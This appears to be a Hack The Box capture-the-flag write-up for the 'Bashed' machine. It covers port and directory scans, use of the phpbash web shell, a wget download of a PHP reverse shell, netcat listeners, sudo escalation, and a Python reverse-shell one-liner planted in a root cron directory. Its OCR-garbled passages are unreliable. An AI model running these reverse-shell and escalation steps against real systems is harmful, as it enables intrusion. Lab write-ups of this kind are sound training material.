HTB-BASHED

IP: 10.129.176.37

NMAP SCAN

```
PORT
          STATE
                   SERVICE
                               REASON
                                           VERSION
                   http
80/tcp
                               syn-ack
                                           Apache httpd 2.4.18 ((Ubuntu))
          open
_http-favicon: Unknown favicon MD5: 6AA5034A553DFA77C3B2C7B4C26CF870
| http-methods:
   Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-title: Arrexel's Development Site
999/tcp
          filtered garcon
                              no-response
2121/tcp filtered ccproxy-ftp no-response
3404/tcp filtered unknown no-response
7512/tcp filtered unknown
                              no-response
8008/tcp filtered http
                              no-response
9999/tcp filtered abyss
                              no-response
10180/tcp filtered unknown
                               no-response
19350/tcp filtered unknown
                               no-response
```

Q1 How many TCP ports are listening on Bashed?

From NMAP scan we can see 1 open tcp port on port 80

Q2 What is the relative path on the webserver to a folder that contains phpbash.php?

We run a gobuster scan and find the directory /dev

if we enter this on the website we find the phpbash.php file.

```
gobuster dir -u http://10.129.67.142:80/ -w <mark>/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt</mark>
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                      http://10.129.67.142:80/
[+] Method:
                                      GFT
[+] Threads:
                                      10
[+] Wordlist:
[+] Negative Status codes:
                                      /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
                                      gobuster/3.6
    User Agent:
[+] Timeout:
Starting gobuster in directory enumeration mode
                            (Status: 301) [Size: 315]
(Status: 301) [Size: 316]
(Status: 301) [Size: 312]
(Status: 301) [Size: 312]
(Status: 301) [Size: 312]
(Status: 301) [Size: 311]
/images
/uploads
/php
/css
/dev
/fonts
Progress: 6888 / 207644 (3.32%)
```




Index of /dev



Apache/2.4.18 (Ubuntu) Server at 10.129.67.142 Port 80

After researching further phpbash is a standalone, semi interactive web shell.

GITHUB: https://github.com/Arrexel/phpbash



Q3 What user is the webserver running as on Bashed?



When we open the shell we can see the user is www-data

Q4 Submit user flag

Through the shell we find the user arrexel and retrieve the user flag

```
www-data@bashed:/home# cd arrexal
www-data@bashed:/home# ls
arrexel
scriptmanager
www-data@bashed:/home# cd arrexel
www-data@bashed:/home/arrexel# ls
user.txt
www-data@bashed:/home/arrexel# cat user.txt
7d24d42533b68559
```

Q5 www-data can run any command as user without a password. What is that user's username?

```
www-data@bashed:/home# ls
arrexel
scriptmanager
```

Q6 What folder in the system root can scriptmanager access that www-data could not

If we run Is -I we can see that scriptmanager has privledges to the scripts folder.

```
ed:/# ls -l
total 80
drwxr-xr-x 2 root root 4096 Jun 2 2022 bin
drwxr-xr-x 3 root root 4096 Jun 2 2022 boot
drwxr-xr-x 19 root root 4140 Jul 21 01:04 dev
drwxr-xr-x 89 root root 4096 Jun 2 2022 etc
drwxr-xr-x 4 root root 4096 Dec 4 2017 home
lrwxrwxrwx 1 root root 32 Dec 4 2017 initrd.img -> boot/initrd.img-4.4.0-62-generic
drwxr-xr-x 19 root root 4096 Dec 4 2017 lib
drwxr-xr-x 2 root root 4096 Jun 2 2022 lib64
drwx----- 2 root root 16384 Dec 4 2017 lost+found
drwxr-xr-x 4 root root 4096 Dec 4 2017 media
drwxr-xr-x 2 root root 4096 Jun 2 2022 mnt
drwxr-xr-x 2 root root 4096 Dec 4 2017 opt
dr-xr-xr-x 170 root root 0 Jul 21 01:04 proc
drwx----- 3 root root 4096 Jul 21 01:07 root
drwxr-xr-x 18 root root 520 Jul 21 01:04 run
drwxr-xr-x 2 root root 4096 Dec 4 2017 sbin
drwxrwxr-- 2 scriptmanager scriptmanager 4096 Jun 2 2022 scripts
           2 root root 4096 Feb 15 2017
dr-xr-xr-x 13 root root 0 Jul 21 01:04 sys
drwxrwxrwt 10 root root 4096 Jul 21 01:29 tmp
drwxr-xr-x 10 root root 4096 Dec 4 2017 usr
drwxr-xr-x 12 root root 4096 Jun 2 2022 var
lrwxrwxrwx 1 root root 29 Dec 4 2017 vmlinuz -> boot/vmlinuz-4.4.0-62-generic
```

Switching user to scriptmanger

If we use sudo -I we can see that we can run any command as scriptmanger.

So we can spawn a shell on the scriptmanager account by using the command

sudo -u scriptmanger /bin/bash -ip


We now have access to a shell as the user scriptmanager

```
www-data@bashed:/home/scriptmanager# sudo -l
Matching Defaults entries for www-data on bashed:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin

User www-data may run the following commands on bashed:
(scriptmanager: scriptmanager) NOPASSWD: ALL
www-data@bashed:/home/scriptmanager# sudo -u scriptmanager /bin/bash -ip
bash: cannot set terminal process group (879): Inappropriate ioctl for device
bash: no job control in this shell
scriptmanager@bashed:~$ exit
```

SPAWNING REV SHELL

Generate php shell using shell generator



Then setup python server so we can download the shell

```
(ajsankari® ajsankari)-[~]
$ python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

10.129.176.37 - - [22/Jul/2024 19:27:35] code 404, message File not found

10.129.176.37 - - [22/Jul/2024 19:27:35] "GET /shell.php HTTP/1.1" 404 -

10.129.176.37 - - [22/Jul/2024 19:28:13] "GET /Desktop/HTB/BASHED/shell.php HTTP/1.1" 200 -
```

We know there is a uploads directory from the previous gobuster scan so we use the get command to retrieve the shell

```
www-data@bashed:/var/www/html/uploads# wget http://10.10.14.58:80/Desktop/HTB/BASHED/shell.php
--2024-07-22 02:28:15-- http://10.10.14.58/Desktop/HTB/BASHED/shell.php
Connecting to 10.10.14.58:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2585 (2.5K) [application/octet-stream]
Saving to: 'shell.php'

0K .. 100% 344M=0s

2024-07-22 02:28:15 (344 MB/s) - 'shell.php' saved [2585/2585]
```

setup listener on our machine using netcat

```
—$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.58] from (UNKNOWN) [10.129.176.37] 50126
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
02:29:02 up 44 min, 0 users, load average: 0.00, 0.00, 0.00
                 FROM
                                  LOGINO
                                           IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@bashed:/$ sudo -u scriptmanger /bin/bash -ip
sudo -u scriptmanger /bin/bash -ip
sudo: unknown user: scriptmanger
sudo: unable to initialize policy plugin
www-data@bashed:/$ sudo -u scriptmanager -i /bin/bash -ip
sudo -u scriptmanager -i /bin/bash -ip
scriptmanager@bashed:~$
```

Now when we navigate to http://10.129.176.37/uploads/shell.php we get the shell.

Spawn interactive shell using **python3 -c 'import pty;pty.spawn("/bin/bash")'

Then since we know we can run any command as scriptmanager we use


sudo -u scriptmanager -i /bin/bash -ip

To spawn a shell as the user scriptmanager.

Q7 What is the filename of the file that is being run by root every couple minutes?

we see the file test.py and test.txt are being run every few minutes

taking a look into test.py



Since test.txt is running as root on a cronjob we can use this to spawn a root shell and get root access to the box.

We can put a python shell into a echo command to create a python shell in the scripts directory

**echo 'import

 $socket, subprocess, os; s=socket. socket (socket. AF_INET, socket. SOCK_STREAM); s. connect ("10.10.x.x", 1337)); os. dup2(s.fileno(), 0); os. dup2(s.fileno(), 1); os. dup2(s.fileno(), 2); import pty; pty. spawn("sh")' > rooot.py$

<leno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'

I setup my listener on the other side and i now have root access.

ROOT

```
(ajsankari® ajsankari)-[~]

$ nc -lvnp 1337

listening on [any] 1337 ...

connect to [10.10.14.58] from (UNKNOWN) [10.129.176.37] 40312

#lwhoami ested URL /uploads/dev was not found on this server

whoami

root

# 1 che/2.4.18 (Ubuntu) Server at 10.129.176.37 Port 80
```